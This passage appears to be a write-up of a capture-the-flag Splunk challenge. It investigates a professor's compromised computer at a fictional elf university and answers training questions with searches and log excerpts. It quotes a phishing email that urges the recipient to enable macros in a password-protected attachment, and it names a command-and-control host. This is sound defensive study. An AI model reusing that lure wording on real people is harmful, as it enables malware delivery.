
> *Professor Banas*
> *Hi, I'm Dr. Banas, professor of Cheerology at Elf University.*
> *This term, I'm teaching "HOL 404: The Search for Holiday Cheer in Popular Culture," and I've had quite a shock!*
> *I was at home enjoying a nice cup of Gløgg when I had a call from Kent, one of my students who interns at the Elf U SOC.*
> *Kent said that my computer has been hacking other computers on campus and that I needed to fix it ASAP!*
> *If I don't, he will have to report the incident to the boss of the SOC.*
> *Apparently, I can find out more information from this website https://splunk.elfu.org/ with the username: elf / Password: elfsocks.*
> *I don't know anything about computer security. Can you please help me?*

A link is included to a separate web site at: https://splunk.elfu.org/. This is a Splunk web console which requires authentication and the Professor Banas character in the Hermey Hall Laboratory provides an incident summary and the credentials needed to access this Splunk console (username: elf / Password: elfsocks).

Upon logging in, we're greeted with an introduction to this challenge:



After dismissing the intro message above, we see a chat window on the left and a list of 8 questions to answer on the right. The chat window has three online active users: "Alice Bluebird", "Kent", & "#ELFU SOC".



Alice Bluebird sets up the goals for this challenge in her chat dialog which is show here below and also providing the direct link to the Splunk search and a separate AWS link where the File Archive is kept:

Chat with Alice Bluebird
18 messages

Alice Bluebird
hey hey...

Guest (me)
Hiya Alice

Alice Bluebird
I see you've met Kent

Guest (me)
briefly. He seems...frustrated

Alice Bluebird
Pretty accurate. He's been here a long time and he struts around like some sort of cyber-peacock

Alice Bluebird
Some time (preferably over good eggnog) I'll tell you about his horrible opsec, too

Alice Bluebird
Suffice to say we have adversaries poking fun at him during attacks. JML

Guest (me)
JML?

Alice Bluebird
jingle my life

Guest (me)
LOL!

Alice Bluebird
So Cosmo, Zippy, and I have a good handle on what went down with Professor B's system

Guest (me)
ah, gotcha

Alice Bluebird
But we can always use good analysts here in the SOC, so if you can figure it out, we'll put in a good word with the boss of the SOC.

Guest (me)
Let's do this!

Alice Bluebird
Okay. Your goal is to find the message for Kent that the adversary embedded in this attack.

Alice Bluebird
If you think you have the chops for that, don't let me slow you down. Get searching and enter the Challenge Question answer when you've found it.

Alice Bluebird
You'll need to know some things, though:

We use Splunk, so click here or hit the Search link in the navigation up above to get started.
I copied some raw files here or click the File Archive link in the navigation. (You'll find some references to the File Archive contents in Splunk)

You'll need to use both of these resources to answer the Challenge Question!

Alice Bluebird
Don't worry though, I can get you started down the right path with a few hints if you need 'em. All you have to do is answer the first training question. If you've read all the chat windows here, you already have the answer ;-)

The first rule of Elf U SOC is "scroll up!" ^^

Next is the chat with Kent which is not very helpful and he refers you to the "#ELFU SOC" chat channel:

Chat with Kent
7 messages

Guest (me)
Hi Kent :-)

Kent
Hi yourself.

Guest (me)
I ran into Professor Banas. He said you contacted him about his computer being hacked?

Kent
Oh, well lots of analysts try to make it here in the ELF U SOC, but most of them crack under the pressure

Guest (me)
Well, can I help?

Kent
You can try. Go check out #ELFU SOC. Maybe someone there will have time to bring you up to speed. Here's a tip, click on those blinking red dots to the left column and read very carefully.

Guest (me)
Thanks???

The first rule of Elf U SOC is "scroll up!" ^^

Lastly is the #ELFU SOC channel, which provides the answer to Training Question #1:

Chat with #ELFU SOC
5 messages

Cosmo Jingleberg
Hey did you all see that beaconing detection from RITA?

Zippy Frostington
Yep. And we have some system called 'sweetums' here on campus communicating with the same weird IP

Alice Bluebird
Gah... that's Professor Banas' system from over in the Polar Studies department

Guest (me)
That's why I'm here, actually...Kent sent me to this channel to help with Prof. Banas' system

Alice Bluebird
smh...I'll DM you

So now that we have sufficient background and context, we can use Splunk searches to answer the training questions:


Training Question #1:
What is the short host name of Professor Banas' computer?


The answer to this is in the #ELFU SOC chat channel where Zippy Frostington identified it as "sweetums"
Answer: sweetums

Training Question #2:
What is the name of the sensitive file that was likely accessed and copied by the attacker? Please provide the fully qualified location of the file. (Example: C:\temp\report.pdf)

Using the provided Splunk search link: https://splunk.elfu.org/en-US/app/SA-elfusoc/search search on: "*sweetums*", "*sweetums powershell*" and "*sweetums C:\\Users\\cbanas*"

You will find the following entries:








Answer: C:\Users\cbanas\Documents\Naughty_and_Nice_2019_draft.txt

Training Question #3:
What is the fully-qualified domain name(FQDN) of the command and control(C2) server? (Example: badguy.baddies.com)


Search Range: 08/25/2019 17:18:50.000 - 08/25/2019 17:20:00.000
Search: sweetums powershell








Answer: 144.202.46.214.vultr.com





Training Question #4:
What document is involved with launching the malicious PowerShell code? Please provide just the filename. (Example: results.txt)

Search Range: 8/25/2019 17:18:00.000 - 8/25/2019 17:31:00.000
Search:

- sweetums
- Event of interest contained this attachment in Outlook for this zip file: C:\Users\cbanas\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\JA3MHHCH\Buttercups_HOL404_assignment (002).zip
- Unzipping this zip contained a .docm file inside that had malicious macro with PowerShell







Answer: 19th Century Holiday Cheer Assignment.docm

Training Question #5:
How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)


Search Range: 8/25/2019 17:18:00.000 - 8/25/2019 17:31:00.000
Search:

- outlook
- smtp

Looking through logs and pivoting on specific fields leads to the refined search criteria below.

Search Range: All time
Search:


- smtp| top limit=100 "results{}.workers.iocextract.email{}"




Save the list of 26 emails returned to email-log-data.txt file.
Then filter/analyze further using these commands:

```
cat email-log-data.txt | sed "s/\s\+/ /g" | cut -f 1 -d ' ' | sed
"s/ //g" | tr "[:upper:]" "[:lower:]" | sort | uniq > email-list.txt
```

```
cat email-list.txt | grep "students\|eifu.org" | wc -l
```



Answer: 21



Training Question #6:
What was the password for the zip archive that contained the suspicious file?

Search Range: 8/25/2019 17:18:00.000 - 8/25/2019 17:31:00.000
Search: smtp zip password

i	_time	eventtype	results{}.workers.smtp.subject	results{}.workers.smtp.from
1	8/25/19 5:28:14.000 PM		re: holiday cheer assignment submission RE: Holiday Cheer Assignment Submission	carl banas <carl.banas@faculty.elfu.org> Carl Banas <Carl.Banas@faculty.elfu.org>

{"results": [{"size": 6852, "payload_id": "b605ccd8-c15b-461c-81a1-4ea4ccb8a598", "payload_meta": {"should_archive": true, "should_scan": true, "extra_data": {"filename": "1574357297.Vca01I45e4aM628018.ip-172-31-47-72", "source_dir": "/home/ubuntu/Maildir/new"}, "dispatch_to": []}, "plugins_run": {"workers": ["smtp"], "archivers": ["filedir"]}, "extracted_from": [], "extracted_by": [], "workers": {"smtp": {"return-path": "<Carl.Banas@faculty.elfu.org>", "x-original-to": "ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com", "delivered-to": "ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com", "received": "from NAM03-CO1-obe.outbound.protection.outlook.com (mail-eopbgr790115.outbound.protection.outlook.com [40.107.79.115])\tby ec2-54-89-48-176.compute-1.amazonaws.com (Postfix) with ESMTP id 59B3245E49\tfor <ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com>; Wed, 29 May 2019 17:28:17 +0000 (UTC)\nfrom BN7PR13MB2547.namprd13.prod.outlook.com (52.135.254.30) by BN7PR13MB2275.namprd13.prod.outlook.com (52.135.253.156) with Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.2474.12; Wed, 29 May 2019 17:28:14 +0000\nfrom BN7PR13MB2547.namprd13.prod.outlook.com ([fe80::c919:fe4e:682f:4364]) by BN7PR13MB2547.namprd13.prod.outlook.com ([fe80::c919:fe4e:682f:4364%3]) with mapi id 15.20.2495.010; Wed, 29 May 2019 17:28:14 +0000", "arc-seal": "i=1; a=rsa-sha256; s=arcselector9901; d=microsoft.com; cv=none; b=CTN+N60sw9N9ZqqscrxGYg1EBWZXyLIyUB5XWIMwfk3A/UHSmy1iiMKe4y5dVWpwKInktIRWNAWAAoXnTJAU9xvIqn4qw6o1SzwAsl9zqLLaKBYETFpfeeSZ0J2zGJseTFJaoOOC21tjjrLwESG02KPS0C8Q94tew9Wwpj+k/5jDXynAwCE5uCys4TjMj0AdHmSZwwUB40h7oP4agubgvX+KMCPsRP+8wlxWwPoaMGP9NPgFKpt/1De1baL0cwYAvwxMjaWajwaZuLMC+Rd4BCmp/ntuTWPoI29OuqkHCS+shE5OvVZUtGfBDwc0xk6fa5ZdpXr/0Ks4Rs9g4KyNxA==", "arc-message-signature": "i=1; a=rsa-sha256; c=relaxed/relaxed; d=microsoft.com; s=arcselector9901; h=From:Date:Subject:Message-ID:Content-Type:MIME-Version:X-MS-Exchange-SenderADCheck; bh=eho+H0Pl9yisNysjzTIsQyQXumAlQpgfX6q0TBNYUTI=; b=HsAvTiwhVzGc0FS7yY0+C4dF8v8C7vNg1LAAOt9wqOA8fdYBxp1Oj1uPSziUI0WFpWnEqay+rcnmeq/Hq/67Q+uJp3y+/AyyF68RDq8xmrjh0vZPwvLfhY5snP2YcoI9BgLI+AX06X+zR3ZjC90rFMGEVuptNPYPxlVoCzYzY20VONnleU7ypb9xue9B/MDxpINz7ZtY0N8ak3r6UqfSbrNeA7cnsAFWkl45720auN4O5CdqbfwlvIl3swxoyDdry6YFDAFPynPizwpXjqAhy+6u8BO0LfSkUydeST4ye0XQZ6LVrQG+bLjsZi3OngSlhdhBYtBgO1q9bYt3aWYNcw==", "arc-authentication-results": "i=1; mx.microsoft.com 1; spf=pass smtp.mailfrom=faculty.elfu.org; dmarc=pass action=none header.from=faculty.elfu.org; dkim=pass header.d=faculty.elfu.org; arc=none", "dkim-signature": "v=1; a=rsa-sha256; c=relaxed/relaxed; d=Elfu257.onmicrosoft.com; s=selector1-Elfu257-onmicrosoft-com; h=From:Date:Subject:Message-ID:Content-Type:MIME-Version:X-MS-Exchange-SenderADCheck; bh=eho+H0Pl9yisNysjzTIsQyQXumAlQpgfX6q0TBNYUTI=; b=hCvY101KfNjTOlzy9iCJJC7gIoFZ0q9sSM/+yjWFDRcgOYnCClvRBBh/LhmgAb6Uz+3O2En4z+vMc/hqCqaS6CfPY6bXMn25tbMRIPevfe3ioRj8/CFX9yaIVcJCGgFynctvGT1mjFKDNLNDY0RhkqFXgr3VXySGB2ydMMamd2M=", "from": "Carl Banas <Carl.Banas@faculty.elfu.org>", "to": "Bradly Buttercups <Bradly.Buttercups@eIfu.org>", "subject": "RE: Holiday Cheer Assignment Submission", "thread-topic": "Holiday Cheer Assignment Submission", "thread-index": "AQHVoI+SQeRsWPDoZk66rlSJkiWldaeV4KLA", "date": "Wed, 29 May 2019 17:28:14 +0000", "message-id": " <BN7PR13MB2547030B524AA756ED86D1EEA74E0@BN7PR13MB2547.namprd13.prod.outlook.com>", "references": "<201911211717.xALHHWER207446@dwarf>", "in-reply-to": "<201911211717.xALHHWER207446@dwarf>", "accept-language": "en-US", "content-language": "en-US", "x-ms-has-attach": "", "x-ms-tnef-correlator": "", "authentication-results": "spf=none (sender IP is) smtp.mailfrom=Carl.Banas@faculty.elfu.org; ", "x-originating-ip": "[74.221.181.14]", "x-ms-publictraffictype": "Email", "x-ms-office365-filtering-correlation-id": "3e9b9e70-2afa-48aa-2c2e-08d76ea83094", "x-ms-traffictypediagnostic": "BN7PR13MB2275:|BN7PR13MB2275:", "x-microsoft-antispam-prvs": " <BN7PR13MB22750D4ED08691C422C728BFA74E0@BN7PR13MB2275.namprd13.prod.outlook.com>", "x-ms-exchange-transport-forked": "True", "x-ms-exchange-transport-rules-loop": "1", "x-ms-oob-tlc-oobclassifiers": "OLM:1923;", "x-forefront-prvs": "0228DDDDD7", "x-forefront-antispam-report": " SFV:NSPM;SFS:(10019020)(376002)(34096005)(39830400003)(366004)(396003)(136003)(346002)(189003)(199004)(13464003)(49860001)(186003)(7736002)(71200400001)(6506007)(26005)(229853002)(586005)(7696005)(76176011)(11346002)(446003)(33656002)(3861040000)1)(53546011)(305945005)(102836004)(256004)(74316002)(5024004)(14444005)(25786009)(14454004)(71190400001)(6116002)(3846002)(6246003)(81156014)(9686003)(6436002)(55016002)(8936002)(8676002)(2906002)(6862004)(66946007)(66476007)(66556008)(64756008)(66446008)(52536014)(4744005)(5660300002)(66066001)(3480700005)(81166006)(99286004)(86362001)(76116006);DIR:OUT;SFP:1102;SCL:1;SRVR:BN7PR13MB2275;H:BN7PR13MB2547.namprd13.prod.outlook.com;FPR:;SPF:None;LANG:en;PTR:InfoNoRecords;MX:1;A:0;", "received-spf": "None (protection.outlook.com: faculty.elfu.org does not designate permitted sender hosts)", "x-ms-exchange-senderadcheck": "1", "x-microsoft-antispam": "BCL:0;", "x-microsoft-antispam-message-info": " r3XtI4jx0e6qxW7ICIji3BIfn8M/r3De9vYNocSyqspDU3JtydG2FGB56TaEu+dFX5bBV4HcbovxekRAKWu+KPu9ePmgucnrXtT3QMutVK5U7EdkCYnKVjtol20TXPTiNT0CqXOLFNG+LVK7MLe2COP7wm4c6BCO9igGMUvH2P80PJbfnzSV5ADGhWxjfE+gBZaOBFr9/06pe9z2lVm44j+CbC8NkOoOI3jxzUckGpFjHGlm5YXyiuFu9g95mFBmfZSswd7sloub3Tvarbmb0bMXKp9dFjpHnyfprVnybyqFvjTytY1OwasSj9/96WAix6URTkI42OHUyRTBIlS8ixNgPURAsWs2iI44bpRTjxfHTFmzic7b4MNRi+DBJrsWYgTyXV4ZzEkJM2Qa0UDNaucDDhe01wSIhei1jw80ZqymAYgsKcDYHGNOWmdQoI3W", "content-type": "text/plain; charset=\"utf-8\"", "content-transfer-encoding": "base64", "mime-version": "1.0", "x-originatororg": "faculty.elfu.org", "x-ms-exchange-crosstenant-network-message-id": "3e9b9e70-2afa-48aa-2c2e-08d76ea83094", "x-ms-exchange-crosstenant-originalarrivaltime": "29 May 2019 17:28:14.2823 (UTC)", "x-ms-exchange-crosstenant-fromentityheader": "Hosted", "x-ms-exchange-crosstenant-id": "f3127d8b-83dd-44fd-94b5-99ae78113a8d", "x-ms-exchange-crosstenant-mailboxtype": "HOSTED", "x-ms-exchange-crosstenant-userprincipalname": "Vy8of4vivvNp/D3MhnLSswMJZQnBncfORK7ftfomFX2Mx8Ep1xCX3Ge20K0qlBPgf2hXWphjepzYmd+FKrQ0pIrjfsR/T7E9dbkLrDbqvt4=", "x-ms-exchange-transport-crosstenantheadersstamped": "BN7PR13MB2275", "body": "Bradly, \r\n\r\nI opened your assignment (which was not easy, by the way) and it seems you have not only not included an image per the instructions, but your assignment is identical to another student's assignment. This means your grade will be 0/100. \r\n\r\n-csb\r\n\r\n-----Original Message-----\r\nFrom: Bradly Buttercups <Bradly.Buttercups@eIfu.org> \r\nSent: Sunday, August 25, 2019 9:18 AM\r\nTo: Carl Banas <Carl.Banas@faculty.elfu.org>\r\nSubject: Holiday Cheer Assignment Submission\r\n\r\n\r\nProfessor Banas, I have completed my assignment. Please open the attached zip file with password 123456789 and then open the word document to view it. You will have to click \"Enable Editing\" then \"Enable Content\" to see it. This was a fun assignment. I hope you like it! --Bradly Buttercups\r\n\r\n\r\n", "body_html": ""}}, "archivers": {"filedir": {"path": "/home/ubuntu/archive/6/0/e/6/0/60e608b8852a18cb3a57e16732f3f19fa87793bb"}}}, {"size": 1562, "payload_id": "48283659-325b-4d53-b413-07dc1305bb1a", "payload_meta": {"should_archive": false, "should_scan": true, "extra_data": {}, "dispatch_to": ["iocextract"]}, "plugins_run": {"workers": ["iocextract"], "archivers": []}, "extracted_from": ["b605ccd8-c15b-461c-81a1-4ea4ccb8a598"], "extracted_by": ["smtp"], "workers": {"iocextract": {"ipv4": ["52.135.254.30", "40.107.79.115", "52.135.253.156", "74.221.181.14"], "ipv6": ["fe80::c919:fe4e:682f:4364"], "email": ["ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com", "Carl.Banas@faculty.elfu.org", "Bradly.Buttercups@eifu.org"], "domain": ["faculty.elfu.org", "bn7pr13mb2547.namprd13.prod.outlook.com", "mail-eopbgr790115.outbound.protection.outlook.com", "eifu.org", "bn7pr13mb2275.namprd13.prod.outlook.com", "ec2-54-89-48-176.compute-1.amazonaws.com", "nam03-co1-obe.outbound.protection.outlook.com"]}}, "archivers": {}}], "request_meta": {"archive_payloads": true, "source": null, "extra_data": {}}, "errors": [], "time": "2019-11-21T17:28:17.729742", "decorators": {}, "scan_id": "0e6c5c38-ab6b-4545-86be-c682273d0484"}

Then expand raw text and you will see this:
*Professor Banas, I have completed my assignment. Please open the attached zip file with password **123456789** and then open the word document to view it. You will have to click \"Enable Editing\" then \"Enable Content\" to see it. This was a fun assignment. I hope you like it! --Bradly Buttercups*

Answer: 123456789

Training Question #7:
What email address did the suspicious file come from?


Search Range: 8/25/2019 17:18:00.000 - 8/25/2019 17:31:00.000
Search: smtp "results{}.workers.iocextract.email{}"="bradly.buttercups@eifu.org"

i	_time	eventtype	results{}.workers.smtp.subject	results{}.workers.smtp.from
1	8/25/19 5:28:14.000 PM		re: holiday cheer assignment submission RE: Holiday Cheer Assignment Submission	carl banas <carl.banas@faculty.elfu.org> Carl Banas <Carl.Banas@faculty.elfu.org>

{"results": [{"size": 6852, "payload_id": "b605ccd8-c15b-461c-81a1-4ea4ccb8a598", "payload_meta": {"should_archive": true, "should_scan": true, "extra_data": {"filename": "1574357297.Vca01I45e4aM628018.ip-172-31-47-72", "source_dir": "/home/ubuntu/Maildir/new"}, "dispatch_to": []}, "plugins_run": {"workers": ["smtp"], "archivers": ["filedir"]}, "extracted_from": [], "extracted_by": [], "workers": {"smtp": {"return-path": "<Carl.Banas@faculty.elfu.org>", "x-original-to": "ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com", "delivered-to": "ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com", "received": "from NAM03-CO1-obe.outbound.protection.outlook.com (mail-eopbgr790115.outbound.protection.outlook.com [40.107.79.115])\tby ec2-54-89-48-176.compute-1.amazonaws.com (Postfix) with ESMTP id 59B3245E49\tfor <ubuntu@ec2-54-89-48-176.compute-1.amazonaws.com>; Wed, 29 May 2019 17:28:17 +0000 (UTC)\nfrom BN7PR13MB2547.namprd13.prod.outlook.com (52.135.254.30) by BN7PR13MB2275.namprd13.prod.outlook.com (52.135.253.156) with Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.2474.12; Wed, 29 May 2019 17:28:14 +0000\nfrom BN7PR13MB2547.namprd13.prod.outlook.com ([fe80::c919:fe4e:682f:4364]) by BN7PR13MB2547.namprd13.prod.outlook.com ([fe80::c919:fe4e:682f:4364%3]) with mapi id 15.20.2495.010; Wed, 29 May 2019 17:28:14 +0000", "arc-seal": "i=1; a=rsa-sha256; s=arcselector9901; d=microsoft.com; cv=none; 